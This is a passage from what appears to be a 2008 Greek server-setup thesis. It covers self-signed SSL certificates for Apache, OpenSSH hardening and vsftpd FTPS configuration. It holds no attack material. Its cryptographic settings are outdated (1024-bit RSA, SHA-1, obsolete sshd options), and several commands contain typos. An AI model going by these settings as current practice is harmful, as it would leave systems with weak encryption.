keyid:10:B3:27:C2:C6:12:9A:3F:BE:E0:59:BF:C9:60:97:DC:C4:48:EE:2D
```

```
    Signature Algorithm: sha1WithRSAEncryption
         3a:12:0c:dc:42:54:71:7d:7c:d7:05:a6:2a:47:de:40:de:80:
         76:10:57:b9:55:da:60:4b:64:b0:07:d3:76:39:85:e9:81:6a:
         b8:a9:6a:7a:6e:2d:cd:9a:0e:79:21:20:16:3d:9f:15:83:43:
         d8:62:91:f7:0e:96:69:ff:a0:87:91:5c:87:95:e9:05:98:32:
         34:14:9b:2f:00:78:d7:4b:a1:dd:2a:86:93:90:86:95:63:63:
         61:ae:2e:55:6e:56:b2:a1:b8:e7:03:80:7c:40:d7:17:61:84:
         9e:8e:e4:2a:89:38:dd:1b:43:4f:12:8d:d6:cd:d0:7c:1f:07:
         ca:30:58:c1:4a:07:33:bb:cb:f7:e4:c4:9c:c8:21:05:22:e2:
         56:e1:ce:ec:db:a6:73:60:d5:1c:c0:1e:a6:97:07:b5:31:28:
         19:10:80:69:7c:c7:4f:b0:fe:80:03:4e:0d:41:d1:5a:0e:d1:
         18:e0:de:43:bd:23:fb:95:87:5d:28:e7:2f:13:51:e5:b2:de:
         b5:ca:92:a0:35:31:48:27:21:b2:0e:29:5a:7f:78:6c:2a:c9:
         f4:7c:68:e8:44:0e:bc:78:23:09:5d:f0:71:38:90:e9:49:9f:
         ff:f7:58:22:5a:f9:c8:53:a8:00:ae:96:64:55:94:b1:a1:da:
         56:f6:8f:cf
-----BEGIN CERTIFICATE-----
MIIDxjCCAq6gAwIBAgIJAO7QIEegg9pPMA0GCSqGSIb3DQEBBQUAMIGMMQswCQYD
VQQGEwJHUjESMBAGA1UECBMJSGVyYWtsaW9uMRgwFgYDVQQKEw9BLlQuRS5JLiBL
cml0aXMxDzANBgNVBAsTBkUuUC5QLjEYMBYGA1UEAxMPa3JpdGktdmlkZW9zLmdy
MSQwIgYJKoZIhvcNAQkBFhVhZG1pbkBrcml0aS12aWRlb3MuZ3IwHhcNMDgxMjAy
MTA1MjI3WhcNMTMxMjAxMTA1MjI3WjCBvjELMAkGA1UEBhMCR1IxEjAQBgNVBAgT
CUhlcmFrbGlvbjESMBAGA1UEBxMJSGVyYWtsaW9uMRgwFgYDVQQKEw9BLlQuRS5J
LiBLcml0aXMxDzANBgNVBAsTBkUuUC5QLjEYMBYGA1UEAxMPa3JpdGktdmlkZW9z
LmdyMRwwGgYDVQQDExN3d3cua3JpdGktdmlkb2VzLmdyMSQwIgYJKoZIhvcNAQkB
FhVhZG1pbkBrcml0aS12aWRlb3MuZ3IwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJ
AoGBAPQTGd3DcaOestHOAB4+KRA590DbYzfDhN0QLQ9uA740lp+03KUYJFhKjUyn
BZ4qDlK0g66WdUJHx+p9vbRQiOR5AejElx1BWqknUVgJovb7EYa45HDKdQ0jPwQ6
QvAPDVbS+9O4AChN58z4sxD6WLIkJT9i6cqpbsxXhTwpAazfAgMBAAGjezB5MAkG
A1UdEwQCMAAwLAYJYIZIAYb4QgENBB8WHU9wZW5TU0wgR2VuZXJhdGVkIENlcnRp
ZmljYXRlMB0GA1UdDgQWBBSkVutFQu8vCpjBK8GmePkUxqpnvzAfBgNVHSMEGDAW
gBQQsyfCxhKaP77gWb/JYJfcxEjuLTANBgkqhkiG9w0BAQUFAAOCAQEAOhIM3EJU
cX181wWmKkfeQN6AdhBXuVXaYEtksAfTdjmF6YFquKlqem4tzZoOeSEgFj2fFYND
2GKR9w6Waf+gh5Fch5XpBZgyNBSbLwB410uh3SqGk5CGlWNjYa4uVW5WsqG45wOA
fEDXF2GEno7kKok43RtDTxKN1s3QfB8HyjBYwUoHM7vL9+TEnMghBSLiVuHO7Num
c2DVHMAeppcHtTEoGRCAaXzHT7D+gANODUHRWg7RGODeQ70j+5WHXSjnLxNR5bLe
tcqSoDUxSCchsg4pWn94bCrJ9Hxo6EQOvHgjCV3wcTiQ6Umf//dYIlr5yFOoAK6W
ZFWUsaHaVvaPzw==
-----END CERTIFICATE-----
```

Βλέπουμε ότι το πιστοποιητικό περιέχει τα εξής[5] στοιχεία:

- `Serial Number: ee:d0:20:47:a0:83:da:4f`
  Ο σειριακός αριθμός του πιστοποιητικού.
- `Signature Algorithm: sha1WithRSAEncryption`
  Ο αλγόριθμος που χρησιμοποιείται για την υπογραφή.
- `Issuer: C=GR, ST=Heraklion, O=A.T.E.I. Kritis, OU=E.P.P., CN=kriti-videos.gr/emailAddress=admin@kriti-videos.gr`
  Τα στοιχεία του εκδότη.
- `Validity`
  Η περίοδος ισχύος του πιστοποιητικού.
- `Subject:`
  Τα στοιχεία του ιδιοκτήτη του πιστοποιητικού.
- `Public Key Algorithm: rsaEncryption RSA Public Key: (1024 bit)`
  Ο αλγόριθμος που χρησιμοποιεί το δημόσιο κλειδί που υπογράφεται ακολουθούμενο από το ίδιο το δημόσιο κλειδί.
- `X509v3 extensions:`
  Μερικές επεκτάσεις ειδικές για το πρότυπο που χρησιμοποιεί το πιστοποιητικό (x509v3).
- `Signature Algorithm: sha1WithRSAEncryption`
  Ο αλγόριθμος που χρησιμοποιείται για την υπογραφή ακολουθούμενο από την ίδια την υπογραφή του CA.
- `-----BEGIN CERTIFICATE-----`
  Το πιστοποιητικό κωδικοποιημένο κατά pem ώστε να είναι αναγνώσιμο από διάφορα προγράμματα.

Στο ιδιωτικό κλειδί που δημιουργήσαμε έχει οριστεί κωδικός· για να μπορέσουμε να το χρησιμοποιήσει ο apache ώστε να μη μας τον ζητάει με κάθε του εκκίνηση αλλά να εκκινεί αυτόματα πληκτρολογούμε:

```
root@genesis:~# openssl rsa -in newkey.pem -out apache.key.nopass.pem
```

και δημιουργούμε το `apache.key.nopass.pem` που είναι το ιδιωτικό κλειδί χωρίς τον κωδικό.

Το επόμενο βήμα που πρέπει να κάνουμε ώστε ο apache να μπορεί να χρησιμοποιήσει το πιστοποιητικό είναι να φροντίσουμε να φορτώνει το άρθωμα mod_ssl. Για να το πετύχουμε αυτό δημιουργούμε ένα symlink από το `/etc/apache2/mods-available/ssl-load` προς τον φάκελο `/etc/apache2/mods-enabled/` :

```
root@genesis:~# ln –s /etc/apache2/mods-available/ssl.load
/etc/apache2/mods-enabled/
```


Έπειτα δημιουργούμε τον φάκελο `/etc/apache2/ssl/` και αντιγράφουμε se αυτόν τα `apache.key.nopass.pem` και `newcert.pem`. Τέλος προσθέτουμε[6] στο

[5] http://en.wikipedia.org/wiki/X.509#Structure_of_a_certificate
[6] http://httpd.apache.org/docs/2.0/mod/mod_ssl.html

αρχείο apache2.conf τις εξής γραμμές ώστε να ορίσουμε που θα βρίσκει ο apache τα αρχεία αυτά καθώς και ότι η ιστοσελίδα μας θα χρησιμοποιεί SSL κρυπτογράφηση:


```
Listen 443
SSLEngine On
SSLCertificateFile /etc/apache2/ssl/newcert.pem
SSLCertificateKeyfile /etc/apache2/ssl/apache.key.nopass.pem
```

Κάνοντας επανεκκίνηση τον apache και πηγαίνοντας στη σελίδα https://kriti-videos.gr/ βλέπουμε ότι το αποτέλεσμα όλων αυτών τον εργασιών είναι apache ναι μεν να παρουσιάζει το πιστοποιητικό μας στον browser αλλά ο browser (Firefox στην περίπτωσή μας) από την άλλη να μας ζητάει να το αποδεχτούμε χειροκίνητα και όχι αυτόματα όπως συνήθως γίνεται. Ο λόγος που γίνεται αυτό είναι επειδή οι browsers από μεγάλες εταιρίες έχουν ενσωματωμένη λίστα με αρχές πιστοποίησης από τις οποίες αυτόματα αποδέχονται τα υπογεγραμμένα από αυτές πιστοποιητικά σαν αυθεντικά και ασφαλή. Εμείς δημιουργώντας την δικιά μας αρχή πιστοποίησης δεν βρισκόμαστε βέβαια στη λίστα αυτήν οπότε ο χρήστης πρέπει να αποδεχτεί χειροκίνητα το πιστοποιητικό:



Εικόνα 13 - Προειδοποίηση ασφαλείας του browser για το πιστοποιητικό που χρησιμοποιούμε

Μπορούμε να εξετάσουμε και τις λεπτομέρειες του πιστοποιητικού στο οποίο φαίνονται όλα τα στοιχεία που εισάγαμε νωρίτερα:



Εικόνα 14 - Τα στοιχεία του πιστοποιητικού όπως παρουσιάζονται από τον browser

vsftpd

Ακολουθώντας παρόμοια με την παραπάνω διαδικασία δημιουργούμε πιστοποιητικό για να δημιουργήσουμε πιστοποιητικό που θα χρησιμοποιείται για ftps πρώτα δημιουργούμε ένα CSR:

```
root@genesis:~# /usr/lib/ssl/misc/CA.pl -newrew
Generating a 1024 bit RSA private key
.......++++++
...................++++++
writing new private key to 'newkey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:GR
State or Province Name (full name) [Some-State]:Heraklion
Locality Name (eg, city) []:Heraklion
Organization Name (eg, company) [Internet Widgits Pty Ltd]:A.T.E.I
Kritis
Organizational Unit Name (eg, section) []:E.P.P.
Common Name (eg, YOUR name) []:kriti-videos.gr
Common Name (eg, YOUR name) []:.
Common Name (eg, YOUR name) []:.
Email Address []:admin@kriti-videos.gr

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:kriti-videos.gr
Request is in newreq.pem, private key is in newkey.pem
root@genesis:~#
```

Επειδή αναμένουμε αιτήσεις ftp μόνο σαν ftp://kriti-videos.gr στο common name συμπληρώνουμε βέβαια kriti-videos.gr και στα υπόλοιπα πεδία common name που μας ζητάει τα συμπληρώνουμε με τελεία «.» για να δηλώσουμε ότι δε χρησιμοποιούνται.

Έπειτα υπογράφει ο CA μας την αίτηση που δημιουργήσαμε:

```
root@genesis: /usr/lib/ssl/misc/CA.pl -sign
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for /etc/ssl/ca/private/cakey.pem:
Check that the request matches the signature
Signature ok
Certificate Details:
        Serial Number:
            ee:d0:20:47:a0:83:da:4f
        Validity
            Not Before: Dec  2 10:52:27 2008 GMT
            Not After : Dec  1 10:52:27 2013 GMT
        Subject:
            countryName               = GR
            stateOrProvinceName       = Heraklion
            localityName              = Heraklion
            organizationName          = A.T.E.I. Kritis
            organizationalUnitName    = E.P.P.
            commonName                = kriti-videos.gr
            commonName                = www.kriti-vidoes.gr
            emailAddress              = admin@kriti-videos.gr
        X509v3 extensions:
            X509v3 Basic Constraints:
                CA:FALSE
            Netscape Comment:
                OpenSSL Generated Certificate
            X509v3 Subject Key Identifier:

A4:56:EB:45:42:EF:2F:0A:98:C1:2B:C1:A6:78:F9:14:C6:AA:67:BF
            X509v3 Authority Key Identifier:

keyid:10:B3:27:C2:C6:12:9A:3F:BE:E0:59:BF:C9:60:97:DC:C4:48:EE:2D

Certificate is to be certified until Dec  1 10:52:27 2013 GMT (1825
days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
Signed certificate is in newcert.pem
root@genesis:~#
```

Πλέον έχουμε το newcert.pem που μπορούμε να χρησιμοποιήσουμε και με τον vsftpd. Το μετονομάζουμε σε vsftpd.pem και το μεταφέρουμε στον φάκελο `/etc/ssl/certs/`.

OpenSSH Server

Σε παλιότερες εποχές, η απομακρυσμένη διαχείριση ενός διακομιστή γινόταν με εργαλεία όπως telnet, rlogin, rsh, rcp και με X Window System που σου προσέφεραν μια απομακρυσμένη κονσόλα ή κέλυφος (ή παραθυρικό περιβάλλον για το X) για διαχείριση. Όλα αυτά τα προγράμματα έχουν ένα κοινό χαρακτηριστικό ότι η μετάδοση των πληροφοριών γινόταν πάνω από μη-κρυπτογραφημένα κανάλια επικοινωνίας με αποτέλεσμα ευαίσθητες πληροφορίες όπως ονόματα χρηστών και κωδικοί να εμφανίζονται σαν plain text. Οποιοσδήποτε κακόβουλος χρήστης ή οποιοδήποτε κακόβουλο πρόγραμμα που είχε πρόσβαση στο δίκτυο μπορούσε δυνητικά να δει και να υποκλέψει τις πληροφορίες αυτές.

Σαν απάντηση στα προβλήματα αυτά, ένας Φιλανδός προγραμματιστής δημιούργησε το SSH, μια σουίτα από προγράμματα που σου επέτρεπαν να κάνεις ο'τι μπορούσες να κάνεις με rsh, rcp και rlogin με τη διαφορά όμως ότι τα δεδομένα περνούσαν πάνω από κανάλι επικοινωνίας κρυπτογραφημένο με ισχυρό αλγόριθμο κρυπτογράφησης. Εξαιτίας όμως του γεγονότος ότι το SSH κάποια στιγμή δεν διατίθονταν πλέων δωρεάν, οι προγραμματιστές από την ομάδα του OpenBSD δημιούργησαν το OpenSSH, μια δωρεάν και open source έκδοση του SSH, υπό την άδεια χρήσης BSD.

Η έκδοση 4.3 του OpenSSH που χρησιμοποιούμε εδώ είναι περίπου δύο ετών παλιά και αυτό επειδή όπως έχουμε πει χρησιμοποιούμε λογισμικό από τα repositories της Debian. Πρέπει όμως να τονίσουμε ότι όπως και με όλα τα πακέτα της Debian, όλα τα κενά ασφαλείας που παρουσιάζονται αντιμετωπίζονται άμεσα και εκδίδονται διορθωτικές εκδόσεις. Επίσης πρέπει να έχουμε κατά νου ότι προέρχεται από τη διανομή OpenBSD, διανομή που ασχολείται πρωτίστως με την ασφάλεια, πράγμα που μαρτυρά και το ιστορικό της στον τομέα αυτόν (μόνο δύο κενά ασφαλείας στην τυπική εγκατάσταση OpenBSD, που περιλαμβάνει και το OpenSSH, σε πάνω από δέκα χρόνια).

Για να μπορούμε λοιπόν να διαχειριστούμε εύκολα και με ασφαλή τρόπο τον διακομιστή είναι πρώτα απαραίτητο να ρυθμίσουμε τον OpenSSH Server. Για την ταυτοποίηση των χρηστών θα απαιτείται να παρέχουν ένα δημόσιο κλειδί RSA.

Οπότε για κάθε χρήστη που θέλουμε να έχει απομακρυσμένη πρόσβαση SSH στο διακομιστή, πρέπει να δημιουργήσουμε ένα ζευγάρι δημόσιου/ιδιωτικού κλειδιού (εδώ για τον χρήστη jim) με την εντολή:

```
jim@genesis: ssh-keygen -t rsa -b 2048 -f ~/.ssh/id rsa
```

Όταν μας προτρέψει για κωδικό εισάγουμε έναν της αρέσκειάς μας (αλλά όχι φυσικά έναν του τύπου «12345»!).

Αφού δημιουργηθεί το κλειδί υπάρχουν πλέον δύο αρχεία στον φάκελό μας, το id_rsa που είναι το ιδιωτικό τμήμα του κλειδιού και το id_rsa.pub που είναι το δημόσιο τμήμα του κλειδιού. Το δημόσιο κλειδί το προσθέτουμε στο αρχείο εμπιστευόμενων κλειδιών ~/.ssh/authorized_keys με την εντολή

`cat id_rsa.pub >> ~/.ssh/authorized_keys` και στη συνέχεια μεταφέρουμε το ιδιωτικό κλειδί σε ένα ασφαλές μέσο αποθήκευσης της επιλογής μας, για παράδειγμα ένα flash usb stick.

Αλλάζουμε το αρχείο ρυθμίσεων /etc/ssh/sshd_config του OpenSSH ώστε να έχει τις εξής ρυθμίσεις:

```
# Package generated configuration file
# See the sshd(8) manpage for details

Port 10000
ListenAddress 0.0.0.0
Protocol 2

HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key

UsePrivilegeSeparation yes

KeyRegenerationInterval 3600
ServerKeyBits 768

SyslogFacility AUTH
LogLevel INFO

LoginGraceTime 20
ClientAliveInterval 5
ClientAliveCountMax 6
PermitRootLogin no
StrictModes yes
AllowUsers jim

RSAAuthentication yes
PubkeyAuthentication yes

IgnoreRhosts yes

RhostsRSAAuthentication no

HostbasedAuthentication no

PermitEmptyPasswords no
PasswordAuthentication no

X11Forwarding no
X11DisplayOffset 10
PrintMotd yes
PrintLastLog no
KeepAlive yes

Subsystem       sftp    /usr/lib/sftp-server
UsePAM no
```


Ιδιαίτερα μας ενδιαφέρουν οι εξής γραμμές:

- `Port 10000`
  Αλλάζουμε την θύρα που «ακούει» ο ssh daemon σε μια τυχαία και υψηλότερη από την 1024 θύρα. Αυτό γίνεται για να αποφύγουμε τυχαία σκαναρίσματα από αυτοματοποιημένα προγράμματα που ψάχνουν για «ανοιχτή» την θύρα 22 (προεπιλογή για SSH) σε διακομιστές ώστε να ξεκινήσουν προσπάθειες επίθεσης σε αυτά.
- `Protocol 2`
  Επιτρέπουμε σύνδεση μόνο σε πελάτες που κάνουν χρήση του ασφαλέστερου πρωτοκόλλου SSH 2.
- `LoginGraceTime 20`
  Ο daemon αποσυνδέει τον χρήστη έπειτα από 20 δευτερόλεπτα αν δεν έχει καταφέρει να ταυτοποιηθεί.
- `ClientAliveInterval 5` & `ClientAliveCountMax 6`
  Η ρύθμιση ClientAliveInterval ρυθμίζει το χρονικό περιθώριο έπειτα από το οποίο αν δεν έχουν ληφθεί δεδομένα από τον χρήστη, ο daemon αποστέλλει μήνυμα KeepAlive μέσα από το κρυπτογραφημένο κανάλι ζητώντας απάντηση από αυτόν ώστε να διαπιστώσει αν η σύνδεση είναι ακόμα ενεργή. Η ρύθμιση ClientAliveCountMax ορίζει πόσες τέτοιες αιτήσεις αποστέλλει ο daemon.
  Συνδυαστικά οι δύο παραπάνω επιλογές ορίζουν το χρονικό διάστημα στο οποίο ο daemon αποσυνδέει τον χρήστη έπειτα από περίοδο αδράνειας. Έτσι σύμφωνα με τις τιμές που έχουμε δώσει εμείς, έπειτα από χρονικό διάστημα 30 δευτερολέπτων αδράνειας από τη μεριά του χρήστη, ο daemon κλείνει τη σύνδεση τερματίζοντας τη συνεδρία.
- `PermitRootLogin no`
  Απαγορεύουμε να συνδεθεί απευθείας ο υπερχρήστης root
- `AllowUsers jim`
  Ορίζουμε ποιοι χρήστες έχουν δικαίωμα να συνδεθούν μέσω SSH. Οι χρήστες αυτοί μετά από επιτυχής ταυτοποίηση και είσοδο στο σύστημα μπορούν να αποκτήσουν δικαιώματα υπερχρήστη (root) με την εντολή su ώστε να καθίσταται δυνατή η απομακρυσμένη διαχείριση του διακομιστή μιας και με την προηγούμενη επιλογή αφαιρέσαμε το δικαίωμα άμεσης σύνδεσης στο σύστημα από αυτόν.
- `PermitEmptyPasswords no`
  Απαγορεύουμε τη σύνδεση χρήστη με κενό κωδικό.

Οι γραμμές που επιτρέπουν την χρησιμοποίηση δημόσιου κλειδιού για την ταυτοποίηση των χρηστών είναι οι εξής:

- `PasswordAuthentication no` & `UsePAM no`
  Η πρώτη απενεργοποιεί την ταυτοποίηση με την χρήση κωδικού ενώ η δεύτερη απενεργοποιεί την ταυτοποίηση μέσω PAM (Pluggable Authentication Module) δηλαδή όποιο σύστημα ταυτοποίησης χρησιμοποιεί κανονικά ο διακομιστής.

Έπειτα από αυτές τις ενέργειες μπορούμε πλέον να διαχειριζόμαστε με ασφάλεια τον διακομιστή μας:



Εικόνα 15 - ssh με χρήση ιδιωτικού κλειδιού

Βλέπουμε δηλαδή ότι ο διακομιστής πλέον μας ζητάει αντί για τον κωδικό συστήματος του χρήστη jim τον κωδικό για το ιδιωτικό κλειδί που δημιουργήσαμε στα παραπάνω βήματα.

Ο διακομιστής FTP, vsftpd

Ο vsftpd είναι ένας μικρός διακομιστής για το πρωτόκολλο ftp που σχεδιάστηκε με πρωταρχικό στόχο την ασφάλεια. Μπορεί να χρησιμοποιηθεί πάνω από σύνδεση κρυπτογραφημένη με TLS/SSL (FTPS πρωτόκολλο), πράγμα που επιτρέπει και την ασφαλή ανταλλαγή και μεταφορά αρχείων. Η τελευταία δυνατότητα είναι ιδιαίτερα επιθυμητή αφού στο απλό πρωτόκολλο FTP, η ταυτοποίηση χρηστών καθώς και η μεταφορά των ίδιων των αρχείων γίνεται πάνω από μη-κρυπτογραφημένα κανάλια με αποτέλεσμα πάλι ένας κακόβουλος χρήστης να μπορεί δυνητικά να υποκλέψει τις πληροφορίες.

Για να μπορέσουμε να χρησιμοποιήσουμε τη δυνατότητα κρυπτογράφησης της συνεδρίας FTP, πρέπει να δημιουργήσουμε το ηλεκτρονικό πιστοποιητικό (Digital certificate) που θα ταυτοποιεί τον διακομιστή στον χρήστη και που θα χρησιμοποιηθεί για την εγκαθίδρυση κρυπτογραφημένου καναλιού.

Έχοντας ήδη δημιουργήσει το πιστοποιητικό αυτό σε προηγούμενο βήμα μπορούμε απλά να ρυθμίσουμε τον vsftpd να το χρησιμοποιήσει τροποποιώντας το αρχείο ρυθμίσεων /etc/vsftp/vsftpd.conf ώστε να περιέχει τις κάτωθι επιλογές:

```
ssl_enable=YES
allow_anon_ssl=NO
force_local_data_ssl=YES
force_local_logins_ssl=YES
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/ssl/certs/vsftpd.pem
```

Σύμφωνα με αυτές ενεργοποιούμε την χρήση SSL, δείχνουμε τη διαδρομή για το πιστοποιητικό που θα χρησιμοποιείται και υποχρεώνουμε τις όποιες προσπάθειες ταυτοποίησης και μεταφοράς αρχείων μέσω FTP να γίνουν πάνω σε κανάλι κρυπτογραφημένο με SSL.

Τέλος στο αρχείο ρυθμίσεων κάνουμε τις εξής αλλαγές:

```
anonymous_enable=no
accept_timeout=20
connect_timeout=20
idle_session_timeout=60
chroot_local_user=yes
max_clients=3
```

με τις οποίες απενεργοποιούμε τις ανώνυμες συνδέσεις, ορίζουμε ότι ο μέγιστος αριθμός ταυτόχρονα συνδεδεμένων χρηστών είναι 3, δηλώνουμε ότι μετά την σύνδεση ο κάθε χρήστης θα περιορίζεται στο home folder του και τέλος ορίζουμε μέγιστα χρονικά όρια για προσπάθειες σύνδεσης και ανενεργές συνδέσεις.

Apache web server

Ο διακομιστής web apache έχει τις ρίζες του στον NCSA httpd server της δεκαετίας του 90 ενώ σήμερα χρησιμοποιείται σε περισσότερα από τις μισές ιστοσελίδες του Διαδικτύου.

Παρόλο που ο apache έχει τη δυνατότητα να εξυπηρετεί πολλαπλά site πάνω στο ίδιο μηχάνημα και χρησιμοποιώντας μόνο μία διεύθυνση IP (virtual hosts - εικονική φιλοξενία), εμείς θα κάνουμε χρήση του μηχανήματος για τη φιλοξενία μόνο της δικής μας ιστοσελίδας οπότε και δε θα μελετήσουμε τη δυνατότητα αυτή των virtual hosts. Επίσης επειδή χρησιμοποιούμε την PHP ενσωματωμένη στον apache σαν άρθρωμα και επειδή πολλές λειτουργίες της PHP δεν είναι threadsafe (δε λειτουργεί καλά με πολλά threads), διαλέγουμε το prefork μοντέλο εξυπηρέτησης του apache που δεν χρησιμοποιεί threads. Αυτό σημαίνει ότι ο apache θα ξεκινάει ένα νέο process για κάθε αίτηση που δέχεται.

